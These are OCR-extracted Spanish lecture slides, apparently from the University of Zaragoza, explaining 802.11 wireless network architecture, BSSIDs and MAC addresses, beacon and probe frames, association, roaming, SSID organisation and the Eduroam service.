


Cada BSS (cada AP) tiene un área de cobertura que es su 'celda' inalámbrica. Si el usuario cambia de celda se conectará al nuevo BSS.


Un ESS con DS sin cables




Otro ESS con DS sin cables



Tipos de redes 802.11






STA: Station
AP: Access Point
DS: Distribution System
BSS: Basic Service Set
ESS: Extended Service Set

Direcciones MAC de los AP

- Un AP tiene normalmente dos direcciones MAC:
  - La de su interfaz en la red cableada (DS) normalmente Ethernet
  - La de su interfaz inalámbrica
- La dirección MAC de la interfaz inalámbrica se utiliza como identificador del BSS que corresponde a ese AP y se denomina el BSSID (BSS Identifier). Este dato es fundamental para el funcionamiento de una red 802.11
- La dirección MAC de la interfaz ethernet no tiene interés para la red inalámbrica y no aparece nunca en las tramas. Pero esta dirección es la que normalmente se asocia con la dirección IP del AP y será por tanto la que aparecerá en las tablas ARP
- Si el AP tiene mas de una interfaz inalámbrica (por ejemplo un AP de banda dual 802.11a/b) cada una tendrá una dirección MAC diferente. En ese caso cada emisor de radio configura un BSS diferente y tendrá por tanto un BSSID diferente, aunque evidentemente sus áreas de cobertura estarán fuertemente solapadas

Direcciones MAC en un AP de banda dual (802.11a/b)



Cisco 1200 Access Point

Hostname ap

Home: Summary Status		
Association		
Clients: 0		
Network Identity		
IP Address	192.168.1.10	
MAC Address	000e.83e4.605a	
Network Interfaces		
Interface	**MAC Address**	**Transmission Rate**
FastEthernet	000e.83e4.605a	100Mb/s
Radio0-802.11B	000d.ed90.1ae3	11.0Mb/s
Radio1-802.11A	000d.ed8f.b8c9	54.0Mb/s

Dirección de la interfaz Ethernet (asociada con la dirección IP)

BSSID para 802.11b

BSSID para 802.11a

Router inalámbrico


Este aparato contiene:
- Un router con dos interfaces ethernet y funciones de NAT, cortafuegos, etc.
- Un switch ethernet con seis puertos
- Un punto de acceso 802.11

Interfaz 802.3 WAN
MAC 00:0F:66:09:4E:10

Interfaz 802.11 LAN
MAC 00:0F:66:09:4E:11

Interfaces 802.3 LAN
MAC 00:0F:66:09:4E:0F

Este es el BSSID



- Introducción
- Arquitectura
- Conectividad
- Nivel físico
- Diseño de redes inalámbricas
- Puentes inalámbricos
- Seguridad

Tipos de tramas 802.11

- Tramas de gestión
  - Tramas baliza (beacon)
  - Tramas de sonda petición/respuesta
  - Tramas de autenticación/deautenticación
  - Tramas de asociación/reasociación/desasociación
- Tramas de control
  - Tramas RTS (Request To Send) y CTS (Clear To Send)
  - Tramas ACK (Acknowledgement, acuse de recibo)
- Tramas de datos (paquetes IP, ARP, ST, etc.)

Conectividad en redes 802.11

- Cada red inalámbrica (ad hoc, BSS o ESS) se identifica por un SSID (Service Set Identifier) que es una cadena de hasta 32 caracteres alfanuméricos
- Cuando el SSID corresponde a un ESS a veces se denomina ESSID (Extended Service Set Identifier)
- No confundir el SSID (o ESSID) con el BSSID (la dirección MAC de la interfaz inalámbrica de un AP). Un ESS tiene un SSID, pero puede tener muchos BSSID
- Cualquier estación que pretenda participar en una red debe configurarse con el SSID correcto
- Pero ¿Cómo averigua una estación los SSID que están disponibles en un momento dado?

Conectividad en redes 802.11

- Los APs difunden periódicamente unos mensajes broadcast llamados ‘beacon’ (baliza) en los que indican el SSID de la red a la que pertenecen.
- Típicamente los beacon se envían 10 veces por segundo
- Un AP puede configurarse para que no envíe beacons, o para que los envíe ocultando su SSID. Esto se hace a veces como medida de seguridad, pero los SSID no viajan encriptados por lo que el SSID se puede averiguar capturando un mensaje de otra estación
- Además de esperar a recibir beacons las estaciones pueden enviar mensajes ‘probe request’ (sonda pregunta) buscando APs. Un AP está obligado a responder con un ‘probe response’ si:
  - El probe request indicaba el SSID del AP
  - El probe request indicaba un SSID de 0 bytes (SSID broadcast)

Asociación

- Si una red inalámbrica, o sea un SSID, no tiene configurada ninguna protección cualquier estación puede conectarse a ella asociándose a uno de sus APs (normalmente al que le envíe una señal más intensa)
- Cada AP de la red inalámbrica mantiene en todo momento una relación de las estaciones que tiene asociadas (identificadas por sus direcciones MAC)
- En redes inalámbricas la asociación a un AP equivale a conectarse por cable a un switch en una red ethernet
- Cuando un AP recibe una trama del DS mira si el destino está en su lista de MACs asociadas. Si lo está envía la trama por radio, si no la descarta.
- El funcionamiento de un AP es similar al de un switch LAN, salvo que el AP no inunda por la red inalámbrica las tramas que le llegan por el DS con destino desconocido


Itinerancia (Handoff o roaming)

- Una estación no puede estar asociada a más de un AP a la vez.
- Si se aleja de un AP y se acerca a otro deberá reasociarse, es decir desasociarse del primer AP y asociarse al segundo (suponiendo que ambos pertenecen al mismo ESS, es decir tienen el mismo SSID)
- Si el proceso se realiza con suficiente rapidez es posible que no se pierdan paquetes. El concepto de 'rápido' depende:
  - Del grado de solapamiento de las áreas de cobertura de los dos APs
  - De la velocidad con que se esté moviendo la estación

Autentificación

- Una red inalámbrica sin protección esta muy expuesta a ataques. Para evitarlos se debe utilizar algún protocolo de protección, como WEP, WPA, etc.
- Cuando se utiliza protección la red va a obligar a las estaciones a autentificarse antes de asociarlas
- La autentificación se hace antes de asociarse y no se hace al reasociarse.
- Cuando una estación cambia de AP dentro de un mismo SSID solo tiene que reasociarse, no reautenticarse
- La autentificación se hace con un determinado SSID, la asociación con un determinado BSSID

Proceso de conexión de una estación en 802.11



Organización de una red 802.11

- Normalmente los APs se conectan a conmutadores ethernet con alimentación integrada en el conector RJ45 (power over Ethernet, 802.3af) para simplificar y abaratar la instalación
- Todos los AP de un mismo SSID se conectan a la misma VLAN
- Un servidor DHCP se encarga de suministrar direcciones IP a las estaciones cuando se conectan al SSID
- A veces interesa ofrecer diferentes servicios en una misma red inalámbrica. Para ello algunos APs permiten configurar más de un SSID simultáneamente. Cada SSID puede tener diferentes permisos, políticas de uso, etc.
- Al tener cada AP más de un SSID su conexión al DS debe hacerse mediante un puerto trunk


SSID en la red de la UZ

- Inicialmente:
  - Wiuz-1(Red abierta con nocat)
  - Wiuz-2 (802.1X)

Posteriormente:


- Wiuz-1 → Wiuz
- Wiuz-2 → Eduroam (802.1X EAP-TTLS /WPA/WPA2)

SSID en la red de la UZ



Eduroam

- Eduroam (educational roaming) es un servicio de itinerancia para usuarios de las redes académicas europeas
- Se basa en el intercambio de credenciales usuario/password entre servidores RADIUS de diferentes instituciones de forma que se permita el acceso transparente a recursos remotos, p. ej. red inalámbrica de otra organización.
- Esta extendido por toda Europa y también por Japón y Australia. Solo Canada en América

